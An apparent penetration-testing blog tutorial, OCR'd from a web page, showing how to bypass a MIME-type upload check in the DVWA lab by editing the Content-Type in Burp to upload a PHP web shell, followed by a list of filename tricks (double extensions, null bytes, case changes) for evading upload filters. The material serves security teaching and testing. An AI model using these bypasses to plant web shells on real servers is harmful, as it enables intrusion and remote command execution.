
Bypassing File Upload Restrictions

pentestlab.blog/category/web-application/page/10

November 29, 2012




```
Your image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www
Warning: Cannot modify header information - headers already sent by (output started at /var/www
Warning: Cannot modify header information - headers already sent by (output started at /var/www
```

File upload functionality in web applications can unveil a large amount of information to a potential attacker or in certain occasions can lead to full system compromise.In this article we saw how what kind of information can be discovered if a web shell is uploaded and how dangerous this can be for a company.For that reason system administrators are putting special effort in order to address this issue by implementing some restrictions. Specifically these restrictions can have to do with the content type that a user is allowed to upload to the application or with the file extensions.

In this article we will see how a penetration tester can bypass the protections that an administrator can put in a file upload.For the purpose of this tutorial the DVWA (Damn Vulnerable Web Application) will be used with the security level to medium.


So lets say that we are in the middle of an engagement and we have found a file upload functionality in the web application which is allowing only images to be uploaded on the web server.In order to test this we will try to upload a .php file.This will produce the following result:



```
Your image was not uploaded.

Warning: Cannot modify header information - headers already sent by (output started at /var/www
Warning: Cannot modify header information - headers already sent by (output started at /var/www
Warning: Cannot modify header information - headers already sent by (output started at /var/www
```

PHP file cannot be uploaded


The first thing that we can do is to try to see the source code in order to understand what kind of protection have been used which will allow us to bypass it.In this case the protection technique that is in place is the MIME type check.We can understand this just by looking the following piece of code:



```
                        if (($uploaded_type == "image/jpeg") && ($uploaded_size
< 100000)){

                                if(!move_uploaded_file($_FILES['uploaded']['tmp_
name'], $target_path)) {

                                        $html .= '<pre>';
                                        $html .= 'Your image was not uploaded.';
                                        $html .= '</pre>';

                        } else {

                                        $html .= '<pre>';
                                        $html .= $target_path . ' succesfully up
loaded!';
                                        $html .= '</pre>';
```

Web Application Code


The code is showing that the application is allowing only files which are JPEG images and with size less than 100000 bytes.So in order to upload our php web shell and to bypass the application protection we will modify the request.In the next image we can see the request that we have capture with the Burp intercepting proxy.



```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 172.16.212.133
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://172.16.212.133/dvwa/vulnerabilities/upload/
Cookie: security=medium; PHPSESSID=4600c6fc3bfb1ec2e5487eff89b7f13f
Content-Type: multipart/form-data; boundary=---------------------------1598091858
Content-Length: 3288

-----------------------------159809185815688329721727251527
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------159809185815688329721727251527
Content-Disposition: form-data; name="uploaded"; filename="php-backdoor.php"
Content-Type: application/x-httpd-php
```

HTTP Request While Uploading The PHP File


As we can see in the Content-Type we have the value **application/x-httpd-php**.We will change that value to **image/jpeg** which is the allowed type as we saw before from the source code.The request will be the following:



```
-----------------------------54311841086300690079257 9001
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------54311841086300690079257 9001
Content-Disposition: form-data; name="uploaded"; filename="
Content-Type: image/jpeg
```

Modification of the request to the acceptable type

Now we can send the request to the web server.We will notice that our web shell has been uploaded and the protection has been bypassed.



Vulnerability: File Upload

Choose an image to upload:

```
../../hackable/uploads/php-backdoor.php succesfully uploaded!
```

Web Shell is on the web server

The next step is of course to access the web shell on the URL that has been stored and to start executing commands.

Of course we can see different kind of restrictions and protection. in web application that have the File Upload functionality so in order to bypass them we have to be creative and to know what kind of protection is in place.For example and according to OWASP the following list can be used by penetration testers in order to bypass a variety of protections.

- Content-Type —>Change the parameter in the request header using Burp, ZAP etc.
- Put server executable extensions like file.php5, file.shtml, file.asa, file.cert
- Changing letters to capital form file.aSp or file.PHp3
- Using trailing spaces and/or dots at the end of the filename like file.asp… … . . .. .. , file.asp , file.asp.
- Use of semicolon after the forbidden extension and before the permitted extension example: file.asp;.jpg (Only in IIS 6 or prior)
- Upload a file with 2 extensions—> file.php.jpg
- Use of null character—> file.asp%00.jpg
- Create a file with a forbidden extension —> file.asp:.jpg or file.asp::$data
- Combination of the above

Conclusion

In this article we saw how we can bypass the file upload restrictions just by using an intercepting proxy like Burp.The File Upload functionality can provide a lot of information,if we manage to upload a web shell.Administrators of course they are aware of the dangers that File Upload is causing and most of the times we must expect those kind of protections.However by knowing how we can bypass these protections we have better chances to exploit the file upload properly.